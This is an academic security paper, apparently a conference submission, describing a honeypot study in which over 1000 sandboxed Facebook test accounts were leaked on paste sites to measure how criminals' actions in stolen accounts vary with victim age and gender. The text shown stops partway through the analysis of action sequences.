[64] Yao Zhao, Yinglian Xie, Fang Yu, Qifa Ke, Yuan Yu, Yan Chen, and Eliot Gillum. Botgraph: Large scale spamming botnet detection. In *USENIX NSDI*, 2009.

SocialHEISTing: Understanding Stolen Facebook Accounts

Jeremiah Onaolapo
University of Vermont
jeremiah.onaolapo@uvm.edu

Nektarios Leontiadis
Facebook
leontiadis@fb.com

Despoina Magka
Facebook
despoinam@fb.com

Gianluca Stringhini
Boston University
gian@bu.edu

Abstract

Online social network (OSN) accounts are often more user-centric than other types of online accounts (e.g., email accounts) because they present a number of demographic attributes such as age, gender, location, and occupation. While these attributes allow for more meaningful online interactions, they can also be used by malicious parties to craft various types of abuse. To understand the effects of demographic attributes on attacker behavior in stolen social accounts, we devised a method to instrument and monitor such accounts. We then created, instrumented, and deployed more than 1000 Facebook accounts, and exposed them to criminals. Our results confirm that victim demographic traits indeed influence the way cybercriminals abuse their accounts. For example, we find that cybercriminals that access teen accounts write messages and posts more than the ones accessing adult accounts, and attackers that compromise male accounts perform disruptive activities such as changing some of their profile information more than the ones that access female accounts. This knowledge could potentially help online services develop new models to characterize benign and malicious activity across various demographic attributes, and thus automatically classify future activity.

1 Introduction

Social accounts are almost indispensable in our daily lives. Discovering old and new friends, consuming news, and securing the next lucrative job are a few of the many activities that social accounts facilitate. Compared to webmail and instant messaging accounts, social accounts provide much more than messaging functionality alone. Social accounts also accumulate personal information over time which unfortunately puts them within the sight of cybercriminals.

In this paper, we aim to understand what happens to social accounts after cybercriminals acquire credentials to them through illicit means. Specifically, we focus on understanding how the demographic attributes of stolen accounts influence the activity of criminals that connect to them. To this end we created, deployed, and monitored 1008 realistic decoy Facebook accounts (for ethical reasons, it is not possible for us to study accounts that belong to real persons, to avoid harming them). We incorporated various age and gender configurations in the accounts. To lure criminals into interacting with the accounts, we leaked credentials to a subset of them on the Surface Web and Dark Web, mimicking the modus operandi of cybercriminals that distribute stolen account credentials. We monitored the accounts for six months, extracted comprehensive activity records of people who visited the accounts, and analyzed those records offline.

Our research questions are as follows. How can we characterize the behavior of criminals in stolen accounts? Do differences in account demographics (age and gender) affect the activity of criminals in compromised social accounts? For how long do criminals stay in social accounts after logging in? What is the nature of content that they search for? What is the nature of content that they post?

In the course of experiments, we observed 322 unique accesses to 284 accounts. We show that the age and gender of an account owner indeed have a relationship with the types of actions that criminals carry out in the account; for example, attackers tend to search the friend list and start chats when interacting with teen accounts more than with adult ones, and perform disruptive activities while interacting with male profiles (e.g., editing their profile), while we never observed this behavior for female accounts. Our findings suggest that profile attributes have an influence on the actions that attackers take when compromising accounts, and open up future interesting research directions in both better understanding the modus operandi of attackers and developing better mitigations against account hijacking.

Key Lesson. Age and gender differences (in victims) influence the way cybercriminals behave when they access stolen Facebook accounts. This is in line with existing research literature which shows that age and gender are significant factors in cybercrime and online abuse victimization [37, 51, 59]. In view of this, we propose that mitigation systems and inter-

ventions should be customized along various demographic groups. In other words, we need to evolve security systems away from defending the mythical "average user" towards developing adaptive defense systems that address the significant differences in cybercrime victimization.

Contributions. First, we present a system to deploy and monitor honeypot accounts on Facebook. Our approach can be ported to other social networks to help understand the use of stolen accounts. Second, we instrument over 1000 Facebook accounts and collect 322 unique accesses over a period of six months. Third, we analyze how different demographic traits influence the way attackers interact with compromised Facebook accounts. Fourth, we put our results in the context of existing research, and discuss the need to develop tailored mitigation systems along the demographic attributes of users of online services.

2 Background

In this section, we first motivate our work in light of previous research. We then discuss related work and introduce Facebook accounts and the tools that we use to build our measurement infrastructure. Finally, we discuss our threat model.

2.1 Motivation

The existing research literature has explored various factors that influence cybercrime victimization. Victims suffer from different harms depending on their age, gender, and personality. Henson et al. [29] surveyed 10K undergraduate college students on their use of OSNs. They show that male and female users utilize OSNs in different ways, especially regarding the type and amount of content they upload, their flirting behavior, and the amount of time they spend on OSNs. Lévesque et al. [37] studied factors in malware victimization: they demonstrate that age and gender influence the likelihood malware victimization. In particular, Lévesque et al. show that men are at more risk of encountering malware than women, across most types of malware. Multiple studies show that women are disproportionately targeted by sexual harassment and stalking online [22, 36, 51], and that younger people are more likely to receive online harassment [51].

Age also plays a significant role in victimization. Näsi et al. [40] reported that younger people are more likely to be victims than the older ones (participants were selected from people between ages 15 and 30). Oliveira et el. [41] demonstrated that older women are more susceptible to phishing attacks than people from other age groups. On the other hand, Sheng et al. [45] showed that younger people (18 to 25 years old) are more likely to be victims of phishing attacks.

On a related note, van de Weijer and Leukfeldt [54] studied the Big Five personality traits as factors related to the likelihood of cybercrime victimization. They reported conscientiousness and emotional stability (lower scores) and openness to new experiences (higher scores) as factors that predict cybercrime victimization. Egelman and Peer [24] dispelled the myth of the "average user," and proposed a targeted approach to nudge individual users towards better security and privacy controls. Although [54] and [24] disagree on the utility of the Big Five personality traits, they both point to the need for individualized interventions for users and victims alike.

Since age, gender, and personality play a significant role in online victimization, it is therefore logical to expect that the behavior of a criminal on breaching a specific online account would depend on those attributes (of the victim). The existing research literature has focused more on victims and their susceptibility to online crimes and abuse; instead, we study how the demographic attributes of a victim account influences the behavior of criminals. To the best of our knowledge, this is the first paper that explores such activity within Facebook accounts. In the following section, we highlight existing literature in account compromise.

2.2 Related Work

Account Takeover. Cybercriminals gain access to online accounts through various means, including information-stealing malware [15, 47], data breaches [27, 55], and manual account hijacking [18]. Redmiles [43], via qualitative interviews, studied how people respond to attacks on their Facebook accounts. Thomas et al. [52] examined suspended accounts on Twitter and thus characterized spam accounts and techniques that spam actors rely on. Social spam and fake accounts have been studied extensively [16, 35, 53, 56, 57, 61]. Work has been conducted on understanding the threat of compromised accounts and developing systems to detect such attacks [23, 49]. Instead, we focus on understanding how the demographic attributes of online accounts influence the activity of criminals when they compromise such accounts; we explored age range and gender variables but this approach could be extended to other demographic attributes as well. In the next section, we highlight a number of papers that employed honeypot approaches related to ours.

Honeypots. DeBlasio et al. [20] studied compromised websites by leveraging honey webmail accounts. Han et al. [28] studied the phishing ecosystem by deploying sandboxed phishing kits and recording live interactions of various parties that accessed those kits. Other papers studied the behavior of criminals in compromised webmail and cloud document accounts by deploying honey accounts and honey documents [18, 34, 42]. In this paper, we focus on the influence that demographic traits have on the activity of malicious actors accessing compromised accounts; elements that the online services studied by previous work did not have available.

Kedrowitsch et al. [32] explored ways to improve Linux sandboxes for evasive malware analysis. Cao et al. [19] deployed an operational network honeypot to automatically

detect and evade SSH attack attempts. Barron and Nikiforakis [14] deployed honeypot machines and observed how the system properties of those machines influenced the behavior of attackers. In this paper, we focus on compromised social network accounts instead of compromised machines.

2.3 Facebook Accounts

A potential Facebook user first creates an account and an associated *profile*. Afterwards, they can send *friend requests* to their peers. They can post updates on their profile *timeline*, for instance, by writing text, uploading a photo, or posting a URL (or a combination of those actions). Facebook also allows users to send private messages to their friends via *Messenger* (Facebook's messaging application). Users can click *like* (and other "reactions") on posts, photos, and other content of interest to them. Facebook usage is not limited to individual users. Informal groups, businesses, and corporate entities can also maintain Facebook presence by creating *pages* and *groups*. Users can search for, and connect to, friends, groups, and pages they are interested in. These features, among others, highlight the social nature of Facebook.

2.4 Test Accounts

In addition to regular accounts, Facebook provides sandboxed accounts that are disconnected from their main social graph. These accounts, known as *test accounts*, are similar to real accounts, but exist in an isolated environment (a sandbox). Hence, they cannot connect to regular Facebook accounts, but can connect to other test accounts (i.e., as "friends"). They are often used for testing purposes, for instance, in security vulnerability testing [6]. The inherent isolation of test accounts makes them particularly suitable for our studies in understanding malicious activity in compromised social accounts, since it ensures that real users will not be harmed in any way during experiments, and this matches our ethics requirements for studies of this nature. We discuss these ethical considerations in Section 3.5. At the same time, we ensure that the accounts look believable. Facebook also provides a dashboard for managing test accounts. The dashboard, which is accessible only from a real Facebook account, allows the account manager to reset passwords of test accounts under their control.

Although test accounts look similar to real Facebook accounts, there are limits to their capabilities. Since test accounts are disconnected from the regular Facebook graph, attempts to interact with regular accounts will fail. For instance, attempts to search for a real account or fan page will not succeed. Nevertheless, such search terms will be recorded in the test account's activity records and will be available to the researcher in control of the test accounts. Also, attempts to authenticate to other Facebook-affiliated platforms (e.g., Instagram) using test accounts will fail, while such attempts via real accounts will succeed (for valid account credentials).

Despite these limitations, test accounts provide a level of realism that is close to that of real Facebook accounts, hence are a good fit for this paper. Therefore, we only use test accounts to conduct this research.

2.5 Download Your Information (DYI)

A Facebook user may desire to download and review their own account data and activity. To facilitate this, Facebook accounts present a built-in tool known as Download Your Information (DYI) which allows users to request and download a compressed archive containing their account data and activity over time [1]. The DYI tool is available via the *Settings* menu of Facebook accounts. After requesting and downloading the compressed archive (DYI archive), the user can then uncompress the archive offline and peruse its contents. It is usually structured like an offline web site organized in directories (sections) and web pages that can be viewed offline in a Web browser. Alternatively, DYI data can be downloaded in JavaScript Object Notation format (JSON).

A DYI archive provides information on login times, IP addresses, user-agent strings, messages, group chats, timeline posts, profile edits, and photo uploads, among others. It provides a comprehensive record of activity within a Facebook account. However, it does not provide 100% coverage of all observable phenomena within a Facebook account—for instance, it does not record page scrolling information. Despite this, DYI archives constitute a rich source of information for our experiments. For these reasons, we rely on DYI functionality in Facebook accounts to retrieve activity data from test accounts at the end of experiments (see Section 3.2). Note that we also refer to test accounts as honey accounts.

2.6 Threat Model

Attackers compromise credentials of online accounts through phishing attacks, information-stealing malware, network attacks, and database breaches, among other ways [21, 47, 49]. Afterwards, they connect to the accounts to search for valuable information to monetize. Some criminals also use compromised accounts to send spam messages [26]. In this paper, we focus on attackers that target social accounts and misuse them in various ways, for instance, by sending unsolicited messages to contacts of the victim or stockpiling stolen social credentials for sale. The attackers under study have similar privileges (within the stolen accounts) to owners of the accounts, since those attackers have knowledge of the access credentials that owners possess. Attackers also have the ability to extend the reach of their malicious activity to other entities (i.e., accounts) connected to the victim's social graph, for instance, by abusing inherent trust and sending malicious payloads to them.

3 Methods

We created 1008 Facebook test accounts in total, comprising equal numbers of female adult, male adult, female teen, and male teen accounts. In this section, we describe how we created, instrumented, and deployed them.

3.1 Setting Up Honey Accounts

The process of populating the test accounts with data spanned about 6 months, from November 7, 2017 until May 16, 2018. We discuss those specific steps next.

Demographic Factors. Lévesque et al. [38] examined gender and age, among other demographic factors, as risk factors in malware infections. Inspired by their approach, we designed personas around two demographic attributes, namely age range (teen/adult) and gender (male/female). We wanted to observe differences or similarities in the behavior of criminals to the honey accounts, depending on the demographic attributes of the accounts.

Profile Names and Passwords. We assigned first and last names to the profiles by generating random combinations of names using the API of a *random user generator* [11]. We then assigned passwords to the profiles by randomly selecting passwords from the publicly available *RockYou* password list, comprising 32 million passwords that were exposed during a 2009 data breach [39]. To increase the realism of the accounts, we established friend connections among them to mimic the social nature of real Facebook accounts.

Profile Photos. We sourced profile photos for the accounts by downloading Creative Commons (CC) stock photos from *Pixabay* [12], *Flickr* [4], *Pexels* [2], and *Unsplash* [7]. We chose only CC0-licensed photos from those sources; the photos can be used for any purpose and do not require attribution. We manually matched photos to accounts, taking care to ensure that each profile photo represented the previously designated demographic attributes of its host account. For instance, for a female adult account, we chose a profile photo that shows an adult woman. Finally, we uploaded the curated profile photos to honey accounts using a photo upload automation tool that we built for this purpose. Thus, at a glance the demographic label of any given account can be inferred by anyone that connects to the account.

Timeline Data. To further mimic real Facebook accounts, we posted some content on the timelines of honey accounts. To this end, we collected publicly available tweets containing popular hashtags, using the Twitter Streaming API [3] according to their terms of service. These popular hashtags, identified in previous work [13], include `#sports`, `#music`, and `#news`, among others. We removed personally identifiable information (PII) from the tweets and posted the sanitized text snippets on timelines of honey accounts using an automation tool that we built. Hence, the honey accounts display diverse content on topics that people usually post about on social networks, and are more convincing as a result.




Figure 1: Monitor overview. We observe attempts to change account passwords via notification emails that arrive at our mail server, and collect records of account activity via the DYI downloader.

We ensured that the accounts looked realistic by populating them with real-world data and connecting them with each other (i.e., friend connections). Our accounts stopped posting messages and interacting with each other shortly before the credentials were leaked (we discuss those leaks in Section 3.3). From that point, the only activity we carried out was accepting the friend requests that the attackers made. We did not drive any further activity from the accounts. In particular, we did not interact with any attacker, for example by replying to their private messages. This was primarily done to follow our IRB protocol, which forbade us from interacting with attackers (see Section 3.5 for more details).

We acknowledge that this might have introduced a sense of "staleness" in the accounts, and might have influenced the activity of the attackers. While some attackers might have been goofing around, the fact that we find statistically significant differences in the activity performed on accounts with different demographics gives us confidence that we are capturing real attack trends.

3.2 Data Collection Infrastructure

In this section, we present the data collection infrastructure that we built to retrieve activity data from honey accounts; Figure 1 illustrates its components and how they interact. Next, we explain each key component.

Download Your Information (DYI) Archive. As previously mentioned (Section 2), Facebook accounts, including test accounts, allow account owners to download DYI archives con-

taining comprehensive records of their activity. We rely on this feature to collect activity records of criminals.

DYI Downloader and Parser. DYI archives are composed of Web pages containing activity details for offline viewing. We automatically download them and run them through a parser to extract and categorize their contents. Such contents include login and logout information, device information, and password changes, among others.

Mail Server and Parser. While setting up test accounts, we associated certain email addresses to the honey accounts. Those email addresses (one per Facebook test account) point to a mail server under our control. On that mail server we receive email notifications from honey accounts about password changes, incoming friend requests, and private messages, among others. Unlike DYI records which we download only once, the mail server provides us with real-time information about account activity and allows us to react immediately when necessary (e.g., to revert password changes).

3.3 Leaking Honey Credentials

Stolen credentials are often distributed on paste sites and other outlets by cybercriminals [48]. We mimicked the credential-leaking approach to attract cybercriminals to our honey accounts by leaking credentials (Facebook IDs and passwords) via paste sites on the Surface Web (`Pastebin.com`, `Paste.org.ru`) and the Dark Web (`Stronghold`). These are ideal outlets because they allow public pastes and show recent pastes to all visitors.

We did not leak the entire population of honey accounts. Instead, we leaked two-thirds of them (672 credentials out of the entire set of 1008). We did this to observe if criminals would attempt to compromise the accounts that were not leaked by leveraging existing friend connections among the accounts. For instance, they might send phishing messages or malicious links to accounts whose credentials we did not leak (we set up friend connections among the test accounts).

Given the large number of credentials that we leaked (672 accounts), we divided them into seven chunks, each chunk comprising a maximum of 100 credentials. Note that paste sites allow users to see "recent pastes" on their home pages, but only a small number of submissions appear at a time (e.g., eight in the case of `Pastebin.com`). For this reason, we leaked the credentials on a daily basis. To ensure that our leaks favor paste site visitors from multiple time zones that differed from ours, we leaked credentials twice daily. Finally, to ensure that the credentials were adequately exposed during leaks, we randomized the order of credentials in each chunk prior to leaking them.

3.4 Threats to Validity

We acknowledge the existence of factors that may affect the validity of our findings. First, the content of the honey accounts comprise stock photos and other publicly available data, which might be obvious under close scrutiny. Also, a close look might reveal that the honey accounts were created fairly recently, and that they stopped posting new statuses after we stopped populating them—this can possibly influence the credibility of our accounts. We do not consider these to be major issues since such criminals would have connected, at least once, to the accounts, and we would have recorded their activity already.[1] We also do not have a systematic way to determine what happens if users of paste sites—our leak outlets—realized that the accounts were fake. Note that paste sites do not have direct feedback mechanisms (e.g., comment fields), unlike forums. Finally, we leaked credentials anonymously on paste sites; our leaks were not connected to any single identity. Hence, we replicated an anonymous leak.

Recall that we used sandboxed accounts (test accounts) that are disconnected from regular Facebook accounts. A close observation may reveal the presence of features that differ slightly from real accounts. Note that we leaked credentials through paste sites only. Our findings may not be representative of malicious activity in social accounts stolen via other outlets, for instance, malware or underground forums. Despite these factors, this paper offers insights into malicious activity in stolen social accounts and will help in developing detection and mitigation systems and techniques.

3.5 Ethics

We carefully considered the ethical implications of our work while setting up and running experiments. First, we used accounts that were isolated from the regular Facebook social graph to avoid harming legitimate Facebook users. This sandbox approach is in line with common practices in malware research [44]. Second, we used publicly available stock photos and tweets to populate the accounts. We did this to ensure that no private information was leaked in this study. Third, by leveraging the test dashboard, we ensured that account passwords could be changed easily by us, to lock criminals out, if we observed attempts to harm people via honey accounts. In addition, our monitor system recorded all attempts to change the email addresses associated with the honey accounts. Our initial mitigation plan was to connect to such accounts and restore their original email addresses, which were under our control. We later found that Facebook already had a mitigation mechanism in place: attempts to change email addresses were blocked by Facebook, and access to the affected accounts was temporarily disabled until we reset them via the test dashboard.

[1] We also acknowledge the possibility of rare exceptions in which prospective visitors may perform a reverse image search on an account's publicly-accessible profile picture without logging in, realize that it is a stock photo—thus, likely a fake account—and then discard its credentials without ever connecting to it.

To further strengthen our ethics protocol, we asked our Facebook contacts to keep an eye on the accounts with a view to shutting down any account that violates Facebook's policies. After our analysis, we securely discarded PII that accrued in the accounts during experiments. Finally, since our experiments involved deceiving criminals to interact with decoy accounts, we sought and obtained ethics approval from our institution prior to starting experiments.

4 Data Analysis

In this section, we provide an overview of the activity performed by criminals in honey accounts. We leaked credentials to the accounts in a three-week period (from June 1, 2018 to June 22, 2018), and our observations span six months (from June 1, 2018 to December 1, 2018). Our analysis and the corresponding insights are based entirely on data collected from honey accounts under our control; we did not use any internal Facebook data.

4.1 Discarding Defective Accounts

As described in Section 3.2, our data collection method involves downloading DYI archives from honey accounts. In the process, we discovered that 79 accounts were defective, and we could not download activity information from them. Those defective accounts presented infinitely-spinning GIFs instead of loading page content, possibly due to a configuration issue while setting up the test accounts. We were unable to download activity data from them. In addition, three accounts were blocked by Facebook; we could not retrieve DYI data from them. We excluded those defective and blocked accounts from analysis, and this reduced the effective number of honey accounts under analysis from 1008 accounts to 926 accounts. These functional accounts comprise 472 adult accounts and 454 teen accounts (from the age range perspective), or 469 female accounts and 457 male accounts (from the gender perspective). Finally, the effective number of (functional) leaked accounts reduced from 672 to 619.

4.2 Accesses and Associated Actions

284 (46%) of the functional leaked accounts received unauthorized accesses. We did not leak 307 accounts. Unfortunately, due to the sandboxed nature of these accounts, it was not possible for attackers to find these accounts independently and connect to them. This study cannot therefore estimate the difference in risk of leaked and unleaked accounts. We did however observe that 46 unleaked accounts (15%) received interactions by attackers, in the form of friend requests or private messages. It is possible that some of these were an attempt to further gain access to those unleaked accounts. However, our inability to interact with attackers, because of our IRB protocol, did not allow us to investigate this further.

Facebook accounts record unique accesses to them, and each access is labeled with a unique string identifier known as a *cookie*. Cookies can be found in the login records section of DYI archives. An access is recorded when a criminal connects to a honey account. Note that access identifiers (cookies) can persist across logins into different accounts. For instance, if a criminal connects to account *A* and then connects to another account *B* using the same device and browser within a short time, the same cookie will be recorded in both accounts. After logging in, a criminal performs some *actions*, for instance, sending a private message or writing a status update. We use the terms *cookie* and *access* interchangeably in this paper. We observed various types of accesses in the accounts and named them according to the actions associated with them in the accounts. These types of accesses, codified into a taxonomy of accesses, are described next.

Hijacker. A hijacker access is recorded when the password of a honey account (or its email address) is changed.

Chatty. This type of access happens when a criminal sends private messages, creates group chats, posts an update on the timeline of another account, or posts on their own timeline.

Emotional. An emotional access is recorded during clicks on a Facebook "like" button (or any other reaction) on photos and posts.

Searcher. This type of access occurs when a criminal enters search terms in the Facebook search bar.

Profile Editor. A profile editor access is recorded when a criminal edits an account's profile information (e.g., by changing the profile photo).

Friend Modifier. This type of access occurs when a criminal adds or removes a friend from an account.

Curious. A curious access occurs when a criminal connects to an account but does not perform any of the previously listed actions. In other words, curious accesses comprise accesses that resulted in actions that were not captured by our monitor infrastructure because of limits to its coverage (e.g., clicking on photos to expand them or scrolling through the account profile).[2] To this end, in curious accesses, we record the act of logging in as an action itself, unlike the previously listed access types. Hence, curious accesses encompass a lower bound of actions that our monitor infrastructure was not equipped to capture.

These types of accesses are not mutually exclusive, except the curious type. For instance, an access that is chatty can also be emotional, depending on the various actions associated with it. However, curious accesses can only belong to the curious category.

4.3 Actions

In total, we observed 322 unique accesses to 284 accounts, which resulted in 1159 actions in those accounts. This number

[2] Also note that we do not have fine-grained data on what possibly happened during *curious* accesses.

Table 1: Summary of actions grouped by access type. Curious, searcher, and chatty accesses clearly dominate the table.

Access type	*Number of actions*	*Percentage*
Curious (*cur*)	518	44.7
Searcher (*sea*)	342	29.5
Chatty (*cha*)	127	11.0
Friend modifier (*fri*)	113	9.7
Hijacker (*hij*)	29	2.5
Emotional (*emo*)	18	1.6
Profile editor (*pro*)	12	1.0
Total	**1159**	**100.0**

of accesses is in line with what reported by previous work that followed a similar methodology when leaking online credentials [42]. Table 1 shows a summary of actions grouped by access type. Curious, searcher, and chatty accesses dominate the table of actions, responsible for 45%, 30%, and 11% of all actions respectively. Emotional and profile editor accesses constitute the least active types. This indicates that criminals who carry out actions in Facebook accounts are particularly interested in searching for information via the Facebook search bar, and writing private messages and public posts.

One of Facebook's core functions is connecting people; it provides ways to locate and connect to other Facebook users—to eventually make them *Facebook friends*. Recall that we created friend connections across the entire population of honey accounts, prior to the experiments, as mentioned in Section 3.1. In the course of experiments, we further observed additional friend requests made by cybercriminals to the accounts. In total, 157 accounts received friend requests from other accounts. These comprise 83 teen accounts and 74 adult accounts, from the age perspective, or 31 male accounts and 126 female accounts, from the gender perspective. These margins in received friend requests across age range and gender groups foreshadow further distinctions that we highlight throughout this paper. Finally, it is interesting that 46 unleaked accounts received friend requests (we did not leak 307 accounts, as explained in Section 3), while 111 leaked accounts received friend requests (we leaked 619 functional accounts). This shows that the attempted reach of criminals extended beyond the corpus of credentials they obtained.

IP Addresses. 90% of the IP addresses recorded in the accounts accessed less than 5 accounts each. 50% of them accessed exactly one account, as shown in Figure 2. The most prolific IP address accessed 93 accounts—an outlier, as shown by the long tail in Figure 2. In a general sense, a variety of attackers connected to the accounts—the recorded activity is not simply a reflection of the activity of a handful of attackers. In Section 4.10, we further discuss those IP addresses.

Next, we study the timing of activity in honey accounts, with particular emphasis on how long the recorded accesses lasted.




Figure 2: CDF of the number of accounts accessed by each IP address. 90% of IP addresses accessed less than 5 accounts each. 50% accessed exactly one account. A particularly prolific IP address accessed 93 accounts, hence the long tail.

4.4 Timing of Account Activity

We set out to understand the time patterns of accesses to accounts. To this end, we measured how long it took criminals to connect to the accounts after we leaked account credentials, and how long they stayed connected to the accounts. These measurements were carried out across all accounts, and also on groups of accounts (by age range and gender), to observe differences in activity patterns across different types of accounts. We present detailed measurements next.

Leaks to Logins. Recall that we leaked credentials of honey accounts via paste sites to attract criminals to them. To observe how long it took them to connect to the accounts after the leaks, we computed time lags between the first leak (dated June 1, 2018) and first access to each account. Note that the account credentials were leaked simultaneously at multiple times. As the CDF in Figure 3 shows, the accounts were mostly not accessed instantly. Instead, criminals connected to them gradually over several days. By the 25th day, more than 50% of accounts that were visited had received at least one access.

Spike in Accesses. The spike recorded in logins after the 25th day since first leak (see Figure 3) was caused by the previously mentioned prolific IP address that accessed 93 accounts in a single day. Those accesses all occurred on June 28, 2018, which coincides with the spike in Figure 3. The user-agent string associated with those accesses indicates that the connections were made from an Android device—and the accesses were possibly made in an automated manner. However, this is just an indication, since user-agent strings can be easily changed; they are not reliable.

Access Duration. To understand how long criminals stayed in the honey accounts, we computed the duration of their accesses. To achieve this, we recorded the time that a cookie




Figure 3: CDF of the time difference between first instance of credential leaks (across all outlets) and first logins.

first appeared in an account as t_0, and the last time it appeared in that account as t_{last}. Given this information, access duration can be computed as $t_{last} - t_0$ for each access. Figure 4 shows CDFs of access duration grouped by access type. Curious accesses are mostly short-lived, with the exception of a long tail of accesses, comprising a tiny fraction that stay in accounts for 80 days or more. It is possible that curious accesses that stayed connected to accounts for extended amounts of time were made by stealthy criminals that perform no action in stolen accounts to avoid being detected. Instead, they possibly monitor the accounts for an extended period to observe new sensitive content that could potentially benefit them. Finally, hijacker accesses mostly connect to accounts for less than one hour in our dataset.

We further computed access duration by age range to see if there were differences in access duration in adult accounts compared to teen accounts. The CDFs in Figure 5 show that criminals spend approximately the same time in teen accounts as adult accounts, but accesses to adult accounts present a longer tail than accesses to teen accounts. Finally, we computed access duration by gender, to see if there were differences in access duration in female accounts compared to male accounts. The CDFs in Figure 6 show that criminals spend slightly more time in female accounts than in male accounts.

Statistical Tests on Access Duration. To test the statistical significance of differences in access duration, we relied on the two-sample Kolmogorov-Smirnov (KS) test [33, 46]. The null hypothesis is that both samples under examination belong to identical statistical distributions. The output of the test is a KS statistic and p-value. A small KS statistic or high p-value shows that we cannot reject the null hypothesis. First, we tested the access durations of each access type against all access durations, to see the access types for which we can reject the null hypothesis. As Table 2a shows, searcher, curious, and profile editor accesses differ most from the distribution of all accesses (i.e., we can clearly reject the null hypothesis), while hijacker accesses differ least (we cannot reject the null hypothesis). Next, we compared adult and teen access durations ($p = .92$). Likewise, we compared female and male access durations ($p = .13$). In both tests, the null hypothesis cannot be rejected.

4.5 Effects of Demographic Attributes


To understand whether the age and gender of an account affect the actions performed by cybercriminals, we calculated the proportions of access types in each age range and gender. From the age perspective, Figure 7a shows that criminals add and remove friends from adult accounts much more than they do in teen accounts. On the other hand, they edit profiles and are chattier in teen accounts than they are in adult accounts. From the gender perspective, Figure 7b shows that female accounts present more friend list modification activity than male accounts. On the other hand, search activity and profile editing occurs more in male accounts than female accounts; no profile edits were recorded in female accounts.

Statistical Tests on Age and Gender. To understand how age and gender differences affect the activity of criminals, we carried out Fisher's exact test [25] to determine if access types were independent of demographic attributes (i.e., age range and gender). The null hypothesis states that there is no association between demographic attributes and access types. Table 2b shows that there is indeed a significant relationship between account age and access type, particularly in chatty and friend modifier accesses, for which we reject the null hypothesis. Similarly, Table 2c shows a significant relationship between account gender and access type, especially in friend modifier, searcher, and profile editor accesses. This shows that the demographic attributes of accounts indeed influence the activity of criminals in those accounts.


4.6 Action Sequences

A browsing session on social media does not comprise a single action; it is usually a sequence of actions. To further understand the activity of criminals in compromised accounts, we studied transitions among actions in the accounts during accesses. We studied these transitions to observe differences across male and female accounts, and teen and adult accounts. For instance, if a criminal connects to an account, clicks "like" on a photo (*emotional*), sends a private message to another account (*chatty*), and finally changes the password of the original account (*hijacker*), we denote that flow of ordered actions as an $emo \rightarrow cha \rightarrow hij$ chain. Note the use of shorthand labels. Table 1 shows the full list of shorthand labels.

We modeled access types as states and then computed probabilities of state transitions by following the flows we observed in the accounts. This resulted in directed graphs with weighted edges. We present them in Figures 8 and 9 to




(a) All.

